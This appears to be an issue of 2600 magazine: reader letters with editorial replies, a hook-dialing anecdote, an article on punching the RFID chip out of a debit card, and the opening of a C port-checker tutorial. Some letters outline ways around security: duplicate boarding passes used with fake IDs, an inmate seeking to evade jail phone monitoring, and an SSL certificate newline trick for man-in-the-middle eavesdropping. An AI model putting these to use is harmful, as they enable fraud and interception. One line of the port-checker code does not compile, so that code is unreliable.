We really appreciate our readers looking out for us because there is so much that can work against us in the retail world. Stores that don't put magazines out and then bill us for unsold issues, stores that order way more than they need which forces us to print more which we then have to refund them for, stores that bill us for issues they lose track of for whatever reason... the list goes on and on. Publishers are at the mercy of the distribution and retail industry who basically change the rules to suit themselves. And, to make it even more fun, stores and distributors regularly go bankrupt, leaving publishers completely unpaid. This is something to keep in mind for any publication you wish to support. You have the power to keep them going. We wouldn't be around today without the incredible support people like you have shown us over the years. We only hope we prove worthy of this in the future.

Dear *2600*:

I just wanted to drop a quick note to give you a little feedback. First off, I'm a lifetime subscriber and I love the magazine. Keep up the good work.

What I want to comment about is something that bothers me with how you do the Letters section of the magazine. In the latest issue (26:4), for example, you stop the letters on page 45 to continue them on page 53. On page 53, there was only a single page of letters.

Why do you break the letters up like that? Would it have been that hard to just make page 46 the final page of letters? The reason I bring this up is that I, like most of your readers, read the magazine cover to cover. When you break up the letters, I have to jump back and forth. Granted, it is just a minor inconvenience, but in a magazine that I believe is near perfection, this little annoyance seems major!

Keep up the great work, and, if you can, keep all the articles and sections together.

Moose

(who is emailing this from Afghanistan)

Wow. This is the first time we've done this in years and you got us instantly. For the record, we don't like jumping either but sometimes it's unavoidable. In that instance, letters ran longer than anticipated and a column was shorter so we exercised that option. We used to do this a whole lot more. We may have even jumped backwards on a couple of occasions, which is about as offensive and rude as you can get in the world of publications.

Dear *2600*:

I had to look up the phone number for the local Barnes & Noble, which was coincidentally the first place I ever found your magazine in 2000, and noticed that the only two stores in my city have telephone numbers that end in 1337 and *2600*. I LOL'ed.

Kyle

Baton Rouge

The things our readers notice. Thanks for sharing.

Dear *2600*:

Recently I had what can only be described as an epiphany. My new copy of *2600* had turned up a few weeks before this important day but had sat unread by the sofa for quite a while. It's not that I didn't want to read it, just that I hadn't found the time.

Then I just decided that I really ought to just pick it up and start reading. Just a bit though, since I "didn't have the time." Well, I ended up finishing the mag, cover to cover, and then I realized that all I'd have been doing otherwise would've been watching the TV and surfing the net.

TV can be a problem for many reasons but I hadn't realized quite how using the Internet had fragmented my time. I come home every night, stick the TV on, open my laptop, and flick through about 150 news stories in an RSS reader but never end up reading any one thing for more than a few minutes. The upside is that you often end up linking from one story to another to another and discovering lots of things. The downside is that it completely wrecks your attention span.

That night, I realized that the real value of reading a magazine is that you can focus on just one thing at a time, without distraction, and the experience is so much richer than half-concentrating on snippets of content.

Since that day, I've bought several other magazines to which I've dedicated reading time and in return I've learned all sorts of things and gotten into a couple of adventures. I still use the web almost as much as I did before but whilst more and more people dismiss print as "old media," I've finally realized that old can also be good.

Ash

Dear *2600*:

I was on your site looking for a way to subscribe to *2600*. I then saw your article about the 2004 RNC (quite timely article). I was interested in your magazine, but your article revealed a real sniffling, whiny, crybaby viewpoint. I couldn't buy a magazine from such wimp.

Bob White

Atlanta, GA

We all have our weaknesses. Not being able to do business with wimps is a real medical problem and you have our full sympathies. Stay strong.

Dear *2600*:

Managed to crack open the Autumn issue and saw Me (I have multiple personalities?) with a letter on lax airport security. Today I was just at the airport, and experienced some myself. It seems that if you use a self check-in with no luggage checked in on a certain airline (anagram is untied), you can print as many boarding passes as you want. I haven't tested if there's a time constraint, but I managed to have three identical boarding passes using three different machines. Since they're generated by the machine as opposed to a computer printout, they're less likely to be scrutinized (one was even the thick paper). And since TSA doesn't do anything with the bar code to actually verify that's the only time the name has been used and there can be complete separation from other checkpoints, a couple of fake IDs will get multiple people into the terminals with one passenger name if it passes their scrutiny. One would hope that the laxness wouldn't continue on boarding the plane (scenario is a low occupancy flight which means seats wouldn't be fought over so it wouldn't be noticed), but yikes. Security implications are pretty high.

Quarx

Not necessarily. While this would certainly be an issue if there were no checks in place upon boarding an airplane, simply proceeding through security to the terminal is not in itself something we need to be worried about. We have, however, convinced ourselves that this is in fact a big deal. In the past, it was quite common to accompany a friend or family member to the gate of their flight. Remember all of those old movies where someone was racing to catch the love of their life before they took off in a plane and they would always run all the way up to the gate right before

the person boarded? Why exactly is it more of a danger for someone without a ticket to be in that area if they're subjected to the same level of scrutiny in order to get there? It's not like a weapon could be more easily smuggled in just because somebody didn't buy a ticket. So, while your discovery is certainly an interesting one and would probably give the authorities something new to panic over, it's more a chink in the illusion of security rather than in the security itself.

Dear *2600*:

I'm currently rotting away in Nassau County Jail awaiting an outcome of a federal investigation on me regarding some overseas "digital explorations." I'm enjoying your magazine as I always have (though I've missed a lot of issues). So I slipped up somewhere in my many years of hacking when I started to use it in combination with excessive drinking. My writing became sloppy and my programs weren't writing themselves out of where I sent them, which left a trail for the feds to sniff and find just enough information to find me. My point for all the readers is *don't drink and hard drive!* But I also wrote to ask for information on Global Tel-Link and to see if any phreaks have had any success with the phone system in this dump (i.e., getting past the recording and monitoring or not being charged). I also want to quickly mention two things. 1) The computer forensics people at the feds are either really good at pretending to be dumb or actually useless in setting out to do their job. I wish I could say more but can't right now. 2) Don't get me wrong - information and learning how to breach systems of any kind (hacking) that are "not used for illegal activity" should be embraced by more people for the sake of understanding our world and lives. However, as I speak to and meet people in the younger generation, it seems that hacking, even the word itself, has become one of the new "hipster" like things to do. It upsets me that the younger people who are born with USB ports in their brains and a touchscreen forearm try to talk about hacking as if they even remotely understand the technology that has essentially given birth to them. This statement applies to a percentage of people obviously, not all. Everything I've ever been interested in (music, art, film, etc.) has always been sublevel, not underground. Underground is too popular for me, so it pains me when things I like start to become trendy. Thank you for reading.

Hexagon Sun

Telephone Tidbits

Dear *2600*:

While reading the November/December issue of the *Mensa Bulletin* I came across an article describing an incident in the author's teenage years that I thought might be interesting to your phone phreak type readers. I reproduce it below verbatim.

(The author and two girl friends were on a blind date with three young men.)

"So how long have you known him?" I asked, pointing to her friend Jerry. Since she'd described him as a longtime trusted friend, I'd naturally assumed it was some guy she'd met at church when she was 8. "I just met him tonight for the first time," she answered.

"Are you insane? You don't even KNOW him? Ohmygawd, where did you find him?"

She smiled that sardonic grin of hers and replied, "On the Beep Line."

I nearly choked. I knew exactly what the Beep Line was.

Technically speaking, the Beep Line was some sort of a screw-up in the phone system. If you dialed the drug store number, for instance, and it was busy, you found yourself in a modern day "chat room" featuring half-second beeps about 60 times in any given minute. The other 60 half-seconds in that minute were silent. And golden. If you timed it just right, you'd hear, "hi-beep-my-beep-name-beep-is-beep-Fred-beep-what-beep-is-beep-your-beep-name?" Invariably, some teenage girl would reply, "Tanya-beep-my-beep-number-beep-is-beep-eight-beep-six-beep-five-beep..." etc. And so on.

Fred and Tanya would both hang up and Fred would call Tanya for a one-on-one phone conversation. Sans the incessant beeps. Those Beep Lines were always busy. Ten kids, 50 kids, sometimes more than 100 young pups trying to get a beep in.

Norm

Thanks for this fascinating bit of history. We found an explanation of this from a 1963 edition of Time Magazine: "It works because, on much of the nation's telephone equipment, every call reaching a busy number is shunted away into a ganglion where the busy signal is produced. It is possible, therefore, for everyone getting the same signal to communicate between the beeps on a giant conference call that sounds like a convention of tomcats in an aviary." We welcome other such stories or memories from the past.

Dear *2600*:

Re: Travis H. et al, 26:3: When I first learned to use the telephone, "dialing" was totally voice-activated just by speaking the name or number of the called party. To place a call, you would just go "off-hook" and then speak after you heard the "dial tone," which was actually an operator saying "number please?" My first number was Green-311. Green was the ringing code to be sent on line number 311. In a few short years, our CO was upgraded to rotary dialing and this permitted the mute and deaf to place calls. This was an all-relay (no steppers, crossbars, or panels) switching system by North Electric of Galion, Ohio. All telephone numbers were now five digits consisting of one start digit, three digits for the line number, and one digit for the ringing code. Lines were numbered 111 through 899, ringing codes were 1 through 0 (a zero was ten pulses with a rotary dial). My number was 36262. After dialing the fourth digit, you were connected to a line. Dialing the fifth digit would send the correct ring for the called party. For fun, you could dial four semi-random digits and wait for someone to pick up on the line. A large American telephony company (think Death Star logo) began promoting a uniform numbering system to permit national and eventual worldwide direct distance dialing of all calls. Users would dial seven digits for local, eleven digits for North America and 12+ for the world. No more of 36262, 547-382, MAin 0-2368, etc. A "1" first plus ten digits would alert the CO that you were placing a non-local call. A "0" first plus ten digits triggered operator handling. North American cell systems use ten digits for all "local" calls. Some of the expansions to 1+ and 0+ include: 11 equal to the "*" on a touch tone keypad, 01+ for an international call with operator assistance, 011 for an international call direct, 00 for your long distance company's operator. When touch dialing, a "#" meant end of dialing (or send). Is it just a coincidence or is it part of the master plan that "1" is also the country code for North America? Most countries use "0+" or "01+" when placing a non-local call. Complete numbering plans are at www.nanpa.com/reports. For country codes, try www.wtng.info/wtng-cod.html.

Grumble

It's really amazing to hear such tales of the old days when phones were truly magical. We appreciate your sharing all of this.

Help Needed

Dear *2600*:

I am shocked to see the cover of 26:3, Emma smoking up a storm while on the phone. Not with her but the lack of protests by those who seem to know what's best for the rest of us. Anyways, I've been reading *2600* for a long time - at least back in those days when your readers were writing in about analog cell phones. Okay, finally, I've gotten with the times and got my hands on a G1 phone, which is nice to browse the Internet with at the local coffee shop. What I'm hoping for now is for someone to reveal how to hack this phone as it seems to think I want to connect through that T-Mobile network (so they can bill me obviously). All I can find on the Internet is a method of inserting a SIM card from someone who actually got sucked into signing up on their "network." If Android is truly open source, then there must be a better way? *Help!*

Leonardo

You will still need to unlock the phone as T-Mobile has chosen to lock the G1 despite the software itself being open source. It's typical corporate bullshit. For unlocking, we found a website at www.unlock-tmobileg1.com that will supply you with an unlock code for $25.

Dear *2600*:

Recently I had Verizon install their FIOS service to my house.

With my DVD recorder I am able to record all the lower channels with no problems. However, when I try to record the higher premium channels (HBO, Encore, etc.), a message comes up that says it's source-protected and stops my taping. This usually happens within one to two minutes of starting to tape and the process is then stopped.

Is there a way around this wonderful practice of Verizon? If I use my VCR, will the signal that is stopping the DVD player be recognized by the VCR, considering it is an older technology? If I buy a DVD recorder from Verizon, will it allow the signal to stop their machine also?

Thanks for any assistance which you might be able to give.

Bob
Newburgh, NY

Now we see the pitfalls of certain technologies that are forced upon us. This is exactly the kind of thing we foretold during our trial back in 2000. The Digital Millennium Copyright Act makes this sort of control legal and new technologies like digital television and DVDs make it possible. You may soon see even non-premium programs "protected" against recording onto DVRs or DVD recorders. That said, we're not familiar with what exactly is happening here and it's possible that this particular instance is a configuration issue rather than an attempt at control on Verizon's part. As Verizon will likely have changed their name again three more times before they get around to wiring us for FIOS, we're better off asking if any of our other readers have any experience with this issue and, if so, what the ways around it are. You can be assured of finding the answers in these pages.

Dear *2600*:

I am only a novice phreaker currently incarcerated in Texas for escape from the county jail, stealing a police car (while under arrest for a misdemeanor possession of marijuana), and misappropriating the funds of another county jail bank account.

Enough about me. What I am writing about is the phone system they provide us. It is provided by Embarq Payphone Systems Inc. I have discovered that after shutoff time, if you pick up the receiver, it will say "no calls allowed at this time," then you get a fast busy signal, and if you hit any button before the message finishes, it goes directly to the fast busy. But if you hit **, it will allow you to press up to nine digits before it goes to fast busy. I want to phreak this phone! Please help.

Name Deleted

We'll ask around. But your story is probably a whole lot more interesting.

More Info

Dear *2600*:

I came up with the following C routine to add 1 to an integer, in case your instruction set lacks that particular capability. I think it might have some hack value:

```
int inc(int x) {
 int m = 1;
 while(m) {
 x ^= m;
 m = (m & ~x) << 1;
 }
 return x;
}
```

You can likewise subtract 1 from an integer through some simple 2s compliment manipulations, as follows:

```
int dec(int x){
 return inc(~inc(inc(~x)));
}
```

Hope that helps someone.

Brian

Dear *2600*:

Some additions/corrections to "Hey Adobe!..." (26:4) from dolst re "One final amusing tidbit:"

Originally FLEXlm was architected 1988 by Matt Christiano. GLOBEtrotter Software merged with Macrovision in 2000, who in 2003 rebranded the software as FlexNET. Matt Christiano and several of his team left Macrovision in 2006 and founded a new company, Reprise Software Inc. In April 2008, Macrovision spun off their InstallShield and License Management software business into a new company called Acresso. The official reason for this was that Microsoft entered the DRM market and Macrovision wanted to avoid a conflict of interest - a part of your company relying on deep technical information from someone competing with the DRM part of the same company is not a good situation. Acresso changed its name to Flexera in October 2009.

Regarding the GRUB boot loader code being overwritten by FlexNET license manager, luckily, there are at least three ways to solve the problem (not only "to fiddle around it"):

(0) Use the Windows boot loader to start XP or Ubuntu. In this setup, the Windows loader is tricked into chain-loading another boot loader (e.g., LILO or GRUB). Advantage: If you ever change/update/repair your Windows XP, it will rewrite the MBR anyway (sigh), and this way you have a chance the chain boot loader stays preserved.

(1) GRUB is open source, so you, dolst (or someone else skilled with time on their hands), could compile a GRUB version that "leaves out" the HDD sector which is (ab)used by the license managing software. Inserting a dummy string at the few actually checked bytes and/or keeping the linker from using the block (address range 0x1400 to 0x15FF) where the license manager wants its few bytes should be enough. (My guess is they store a copy of the DiskID there.) If you compile GRUB and set the linker to generate a map file, you should be able to see what exactly is at the location in question.

(2) Use another (smaller than GRUB) boot loader (like LILO) to boot GRUB from, e.g., the first partition inside your extended partition on the hard drive.

GRUB can reside almost everywhere. Some other boot loaders are probably small enough to fit well inside the first 5120 bytes.

For years, convention was that the first cylinder of a hard drive only hosted the MBR and nothing else. This is likely why someone had the "bright idea" in the past to store a copy of the serial number on it. Today we have quite comfortable and pretty fancy multi-boot loaders and it becomes a problem.

Dolst, you presented a nice story of "real-life debugging" and development of a functioning workaround in your article. Looking forward to reading about which way you chose for the "real fix" in a future *2600* issue.

2600 team, thanks for your great work! Hope to see your tees and polo shirts one day over here in Germany.

Node42

One way to definitely see them over there fairly quickly is to buy them off of our website and start wearing them or handing them out to the locals.

Dear *2600*:

I enjoyed the article in 26:4 called L33ching the L33cher, by DieselDragon, but some parts of it were a bit wrong. He says, basically, that you can man-in-the-middle people who are using HTTPS websites and eavesdrop on what they're doing, if you "change (if necessary) and pass on any security certificates or other authentication tokens that the victim's browser would normally use to check that the connection is indeed 'secure'."

But really, if someone is using SSL (and HTTPS is just SSL wrapped around HTTP), you cannot eavesdrop on it. Lets say you're MitMing a victim who is going to https://mail.google.com. Their browser has a list of certificate authorities (or CAs, the companies that sign SSL certificates to verify that they're valid), and the official SSL certificate for mail.google.com was signed by one of those CAs. So when their browser goes to https://mail.google.com, it gets the SSL certificate, verifies that it was signed by one of the CAs in its list, and then starts an encrypted tunnel for all the traffic to go through. If the SSL certificate isn't signed by a CA though, then it will display a giant scary security warning telling you that someone might be trying to eavesdrop on you and that you should probably not go to this site unless you really know what you're doing.

So let's say you're running a "PortaNet" and are the man-in-the-middle. One of the victims tries to go to https://mail.google.com. You can't decrypt that traffic unless you have mail.google.com's SSL certificate secret key, and no one has that except Google (I hope). So the only thing you can do if you want to eavesdrop on that traffic is to generate your own SSL certificate for mail.google.com and issue it to the victim instead of the real one, but then a giant security warning will appear in their browser (not very discreet). The ways to get around that giant security warning are: 1) pay a CA to sign your certificate for mail.google.com, which probably won't happen, 2) hack into the victim's computer beforehand and add yourself to their list of CAs in their browser, or 3) exploit some vulnerability in how the browser deals with SSL certificates.

The third one gets really interesting. I heard about how some browsers would stop reading the domain name in an SSL certificate once it hit a newline character, \n. So if you own the domain name 2600.com, you could buy an SSL certificate for the domain mail.google.com\n.2600.com, and pay a CA to sign an SSL certificate for that. Then, when you MitM the victim and they try to go to https://mail.google.com, rather than sending them a random SSL certificate that you just generated, you can send them the fake one that's been signed by a real CA, and if they have a vulnerable browser that reads mail.google.com\n2600.com as just mail.google.com, then you can seamlessly eavesdrop on them.

At the end of the article, DieselDragon warns users not to do anything private or important (like online banking) on public wifi because people can just MitM your SSL connections. Well, it's not really true. If you're using a service that locks you into SSL the entire time (like PayPal, most banks, and even now mail.google.com), and you have the latest version of your web browser, you should be quite safe. It's still a good idea to tunnel all your traffic through SSH anyway though, to avoid session sidejacking and whatnot.

And finally, while the article had lots of good information in it, it didn't explain in any way how to do it yourself. I think it would be great if there were a follow-up article that lists all the tools (for each applicable operating system) you would use to recreate some of these attacks, showed some examples, and had some links to resources where you could learn more.

m0rebel

Dear *2600*:

I have to respond about the "Free Trials" article (26:3) that lacked a system to circumvent the CVV number. The value to me as a reader is that now I have something to tell people why I am getting a math degree. (Not that I can avoid a "free-trial" billing scam.)

I am a university student and people, in their infinite curiosity, assume that I am going to merely become a teacher. I ask them a question, "If the only use for higher math was to teach it, why would it be taught?" This was and is frustrating. But I never knew about Luhn checks. Some may be surprised about this fact, once again considering that I am from a generation where people have been surrounded by technology since infancy - that is until I read page 4 in 26:4 - "Smart Regression." What an article! I brought it up in sociology, which was a blast - some red faces that day.

After that article and one on faking coupons, I actually have something concrete to share with people when they ask the tired question: "So what, errr, are you going to be a teacher or something?" I tell em no, that I want to do research in number theory. I then ask them if they have any "cents off" coupons or credit/debit cards on them. Then I share with them some elementary number theory, thanks to that article. Suddenly it's as if I have led them into some undiscovered territory. Then, after I share this with them, a few of them seem almost thankful that I have taken the time to tell them this.

In short, if I ever meet up with "hostileapostle," I am going to shake their hand, profusely thank em, and buy em a beer or coffee. This article gave me something to tell people about that they can actually see, as opposed to cryptology or research into the nature of prime numbers - which is something that I am only starting to learn about on a long journey that I have only just begun.

Great mag - thanks for putting it out there!

Kyle

Just for the record, there is much hand shaking and beer buying at our HOPE conferences which is where many of our readers and writers co-mingle.

Dear *2600*:

On March 10, 2009 I received a notice in facility mail that an issue of *2600* (25:4) arrived for me. Thank you very much for sending me a copy of your excellent publication. However, the New York State Department of Correctional Services denied this issue of *2600*. So I cannot comment on any of the actual content, but I look forward to defeating their attempt at suppression. There are several violations of the media review regulations in their denial and I will ultimately be successful.

For reference, the reasons they are giving to deny access to this issue are that pages 6, 8, 13, 24, 26, 32, 33, 49, 50, and 56 are unacceptable because "articles describe procedures on breaching security/safety of correctional facilities." I thought you would find this information interesting, since I am presuming that the pages listed contain nothing of the sort. Much like their attempt to treat source code excerpts as a secret communication channel, I am sure this latest suppression is nothing more than a lack of understanding.

Name Deleted

You would think that we had devoted an entire issue to breaking out of prison based on their assessment. Looking over the issue in question, it looks as if they randomly chose page numbers to categorize as "unacceptable." Of course, our telling you this has probably earned this page the same label.

My First Hack

by fobg

I went to the book store to look in the computer section for anything interesting, found the *The Best Of 2600*, and had to buy it. It was thick and filled with interesting anecdotes through and through. I wish I could have contributed to it, but here is the story from 1972 of my first hacking experience.

I went to school at Gunn High in Palo Alto. It was a fairly new school, with a college campus layout. My favorite subject was math. As part of the math department, they had a computer class using a teletype and a 300 baud modem with an account at Stanford University. All the classes were 45 minutes long and during computer class, which was small, maybe 10 students at the most, all geeks, we would head to the computer room and get some hands on time writing programs.

There was only one teletype and modem connection, so we would all collaborate on one program and take turns typing it in. The door to the computer lab wasn't locked, but there was a lock on the rotary phone dial that the teacher would unlock and dial the connection number on. He made it clear that it cost $50 per hour for the time on the Stanford PDP-11, so we should get as much typing in as possible each day.

One day, a particularly bright student/geek/hacker asked me if I wanted to help him work on a private program when the teacher wasn't there. I jumped at the chance, thinking he must have a key to the dial lock and permission from the teacher. We went to the lab when the teacher was in a math class and the lock was in place, as always. My friend picked up the receiver and, without unlocking the dial (we all knew the number because we watched it being dialed many times), he began dialing the number by pressing the hook button in rapid succession with a slightly longer pause between each number. Like "click click click pause click click pause, etc. for 32nnnnn. The other side connected and started the modem phase. In no time, we were connected. Hey, this is great. I could do that. We had at it until just before the math class ended, took that paper readout from the teletype, put the phone back, and left. I loved programming, and the idea of connecting any time was to much to resist. I could do this by myself, I thought, and I did.

The language was basic but it was all as high tech as you could get. Since the teacher had more than one math class, and my friend had overlapping classes, no one would find out I was working alone. I'm now a hacker with just me at the keyboard. Heavenly, to say the least. After about a week of me alone and with my hacker friend, the teacher got a bill that was $750 over what he expected. He must have checked the phone bill for the times the connection was being used without him in the room. Pretty consistent with when he was in a math class. One day, I was happily typing away at my usual 'everyone is gone' time, when in walked the teacher. I was caught. Doom and gloom time. He demanded to know how I was able to dial without unlocking the dial. Being just a scared kid caught red handed, I sang like a bird and ratted on my friend as well. I thought I was going to get kicked out of computer class as punishment, and it broke my heart to think about it. Quite the contrary, he laughed and just told me not to do it again because he had to justify the very high charges to the upper ups. From then on out, the door to the computer room was locked and, through the window, you could see the dial lock was missing, never to be needed again. My now ex-friend wasn't too happy about it either. Wow, caught and not punished. My teacher was a hacker and hacked me back.

Soon after that, HP donated an HP 9100A reverse polish notation calculator, which was programmable and available at all hours to anyone. I think my teacher must have had some friends at Stanford and HP that heard the story and liked it enough to get us an 'upgrade.' I began reading every math book in the lab and was soon programming the 9100A to do my math homework. Then, like it was Christmas, we got a pen plotter that you could control with the calculator. Wow, a programmable robot in 1972, pen up, move to (x,y), pen down, move to (x,y), make a line. Connect the lines, make a drawing. But alas, the pens cost money and, again, they could only be used for computer labs. The teacher had some little plastic magnetic strips for storage, and some were preprogrammed and some were blank for the students to store programs on so we didn't have to retype a program in each time. He was particularly proud of one preprogrammed card that wrote numbers and letters for labeling things. Pen up, Move to (x,y), pen down, write a letter, pen up, move over (x), etc.

As I got better at programming, and using the plotter, I wrote a program that would make polygons. You told it how many sides you wanted and a radius and it would draw it, centered on the page. My teacher was impressed because now he could use it to show students that a circle was just a polygon made with one point per side. Three sides: triangle. Four sides: square. Ten sides: decagon. 20 sided, 30 sided, 100 sided. The more sides, the more it looked like a circle. He could make circles, arcs, pie shapes, and, by connecting them together, draw just about anything. He wanted that program, so I let him have a copy. Next thing I knew, I was in the lab by myself 'playing' on the computer, which I did with almost all of my free time, and in walked the teacher. He gave me several plotter pens (for my personal use), a copy of the letter printing program, and several blank storage cards. Was it Christmas again?

I went from a sure flunk out to a sure A because of hacking. I've been writing programs ever since and have made a good career as a computer diagnostic engineer and staff programmer. Never needed bailout money to pay off my mortgage. I paid my house off early to save the interest and I don't gamble and hope for a change of luck, all because I can "do the math." I saw math and said, "math is good". Do good to others and others will do good to you.

By the way, the book store was the same one I wrote about in a letter, about how they only had a few copies of *2600* and they were always behind a bigger magazine. Now I go in and, every time I check the rack, there are 10 to 15 copies of *2600* and you couldn't fit a bigger mag over them or it would topple over and hit the floor. I think they got a message somehow that *2600* is a good thing because it makes them more money than *Harper's Bazaar*, and probably 50% of the other rags in the rack.

My lesson: dare to explore the boundaries. There is always something beyond them, and some of it is useful.

Dr. Jekyll and Mr. PayPass

by 11001001

From the Author


Forgive me for not including dates, this sat dormant for a while after I took the photographs. I guess the dates aren't really all that important, anyway. Usual disclaimers apply: I do not condone nor endorse the actions that I took in this article. Do so at your own risk. There is no intent to defame or libel Citizen's Bank, just an intent to provide information. All the events portrayed within are entirely factual in nature. Names and pertinent numbers have been removed but, I promise, they used to be there. Go Red Sox!

The Introduction

It was a random day I chose to go into the bank to deposit a check when I first saw the new sign. "Coming Soon!" it read, "The New Citizen's Bank Debit Card with PayPass!" ... "Ask for Details."

I spoke with the teller, and asked about the new debit cards. She informed me that all Citizen's debit cards would be replaced within the next few months, even if they were not set to expire (mine was). I informed her that I was a little too familiar with RFID (Radio Frequency IDentfication) technology to be comfortable with it, and asked if there was an option to get a card without PayPass. She said no.

Two weeks later, my new PayPass equipped debit card arrived in the mail.



My active debit card would expire soon, so I had no choice but to activate the new one.

The Problem

A few days later, I went to a local convenience store that s7a11 remain anonymous... As I handed over my Big Grab of Doritos and 20 oz. Diet Coke (the greatest lunch on the face of the Earth), I realized that I had just given all of my cash to Mrs. 11001001 to buy formula for little 11001010. I swore under my breath as I moved my debit card toward the reader. I heard

a beep, saw a light flash, and the screen on the reader displayed "Approved." The clerk handed me my receipt and my lunch as I stood there looking dumbfounded. The reader had just read my PayPass, without my intending it to do so. Hulk Angry!


The Discussion

I knew I somehow had to disable the RFID chip in the card.

First, I thought of good ol' wipey, my trusty electromagnet. Then I smacked myself on the forehead, because I realized that if I wiped the card, I'd also lose the stripe. Then my debit card would just be a really convenient ice scraper for those cold New England mornings...

I discussed my predicament with a programmer friend of mine. He informed me that he had heard that microwaving things which contain RFID chips destroys said RFID chips. I thought it over, but then decided that microwaving the debit card could only have two possible outcomes: One, it would work. Two, I'd need to buy a new microwave. I thanked him for his advise, and told him I'd like to explore other options before completely destroying my method of rapidly heating a Tina's fifty-cent burrito.

I got home and stared at the stupid thing, mulling over what to do about it. Then, a glint of something caught my eye.



The chip! That was it! I decided that if I couldn't keep it from working, I'd just take it out.

The Plan

That part I said at the beginning about not trying this at home? This is where that applies.

First, I borrowed my father's single-hole punch. Then, I marked the front of the card with a Sharpie so that I knew where to do the punching.

Then, my wife called me crazy and paranoid, and mumbled something about our son "not growing up to turn out like his..." as she left the room.

Next, I punched out the spot. It took two punches, as the mark I'd made to cover the chip was oblong.

I sifted through what fell out, and it looked like I was successful!

The Test Part I

I returned to the 7-11 and picked up some Doritos and a Diet Coke. I handed them over to the cashier, and got my total. Then, as Also Sprach Zarathustra played in my head, waved the card over the reader.

Nothing.

No beep, lights, or "Approved."

I took a deep breath and tried again. Still no response from the reader.

Golden.

The clerk looked at me and commented, "Maybe it's broken." I think my ear-to-ear grin confused him as I said, "Yep, I think it is."

I ran the card down through the skimmer. "Please enter PIN or press cancel to process as Credit." Booyah! I entered my PIN and almost

forgot my lunch on the counter as I left in a hurry to apprise my wife of the situation ("I told you so.")

The Test Part II

I could tell my wife was unimpressed as she shook her head. "Does it work at the ATM?" she inquired. I didn't know. There was no reason for it not to. The stripe still worked, after all.

"Well," she said. "You'd better go try it. Get forty dollars out, and we'll go out for dinner."

Off to the ATM. It should be noted at this point in time that the ATM at the full branch office I went to was not the branch mentioned at the outset of this tale. I parked the car out back and took the steps two-at-a-time.

The card opened the door without problem. I inserted it into the machine and... the machine promptly spit it back out at me.

"Card Read Error. Please Try Again."

Okay, I'll try again. Same results. Shoot... Wait. A new screen now on the ATM:

"This machine is closed for service. Please find an alternate. Thank you for your cooperation."

Was it only bad timing on my part? I went to the ATM at the front of the bank. I inserted my card. Then nothing happened. I hit "Cancel" and the ATM returned to the home screen.

"Insert Card to Begin." I already did that. "I am Jim's deflated ego," I hear in Edward Norton's voice in my head.

I went to the teller with my tail between my legs. "The front ATM just ate my card," I said. The teller directed me to the branch manager, who asked me for an ID card. I handed over my license, and she told me that she'd be right back. Indeed she was right back, now wearing a look of puzzlement on her face.

"How long has your card been like this?" she inquired.

"What, the hole?" I tried to play dumb to no avail.

"Yeah," she replied, unconvinced.

"Since yesterday," I concede.

"What happened?" she presses on.

I decide to come clean, "I know a little bit too much about the technology to trust it quite yet."

"Oh," she says with an amused grin. Now the kicker–"Why didn't you just ask for a card without PayPass?"

I am quite convinced that if you brought up seismology records for the Greater Boston area, you'd find that a 2.3 tremor occurred precisely where and when my jaw hit the floor.

Although I never had prior to this occasion, I began to stutter, "B-b-but the t-t-t-teller at the [other] b-branch said that I d-d-d-didn't have a ch-choice."

"Oh, of course you have that option. For various security reasons, we offer the new debit cards with or without PayPass. If you didn't request a card without PayPass, it comes with it automatically," she was actually very understanding. "I'll order you a new card without PayPass right now."

After completing the necessary paperwork to regain possession of my debit card, she said, "You know, you're the first person I've ever heard of doing something like this. Too bad the ATM ate your card, huh?"

I grinned sheepishly and prepared myself for the onslaught ("I told you so") I'd receive when I got home.

The Aftermath

My new new debit card came in the mail a few days later. Sure enough, it was PayPass free. I still haven't activated it. I like carrying around my little reminder of how I stuck it to "The Man." Although it sure is a pain in the asterisk that I can never use an ATM...

The Further Reading

- Citizens Bank Site - http://www.citizensbank.com/
- Citizens Bank PayPass Site - http://www.citizensbank.com/paypass
- Master card PayPass Site - http://www.mastercard.com/us/personal/en/aboutourcards/paypass/index.html
- Wikipedia: RFID Technology Page - http://en.wikipedia.org/wiki/RFID

/* Writing a Small Port Checker in C in 40 Lines (or Less) */

by Pantos

It happens; you need to be able to check a single port, or perhaps many, but for some strange reason you a) do not have a port checker on the system and cannot get one but b) do have a C compiler available. The scenario usually plays out when you're a regular user, on a system without package management, or do not have the needed libraries to compile a scanner. The fix: write a single port single host port check program in C. So easy to do, it isn't funny. Additionally, knowing how to do this could pay off in other areas such as if you wrote your own server and would like a cheap check or a pre-connect check.

Pre-requisites for a quick and dirty (and I do mean dirty) scanner are simple:

- standard libc or glibc
- access to a C compiler
- an ascii text editor

For argument's sake (ha ha) we will make the usage like so:

```
program <port> <address>
```

That's it. No libraries, no make, just those three very simple items. Even though this program will only check one port and host at a time; I will demonstrate a simple wrapper script that turns it into a full blown scanner. First the code.

Let's knock out the header files first:

```
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

We could go into what all those are for, but we won't. Suffice it to say, they do the job. There is only one routine in this tiny fellow, main, so let's setup the program:

```
int main(int argc, char **argv){
u_short port;                /* user specified port number */
char addr[1023];             /* will be a copy of address entered by u */
struct sockaddr_in address; /* the libc network address data structure */
short int sock = -1;         /* file descriptor for the network socket */
```

So far, so good. It is worth noting that we need a file descriptor for the socket. Socket programming comes from UNIX, where "everything is a file." With this descriptor we open a "network connection" to the address via the specified port. Now onto setting up the information, here is the next chunk of code:

```
    port = atoi(argv[1]);
    addr = strncpy(addr, argv[2], 1023);
    bzero((char *)&address, sizeof(address));  /* init addr struct   */
    address.sin_addr.s_addr = inet_addr(addr); /* assign the address */
    address.sin_port = htons(port);            /* translate int2port num */
```

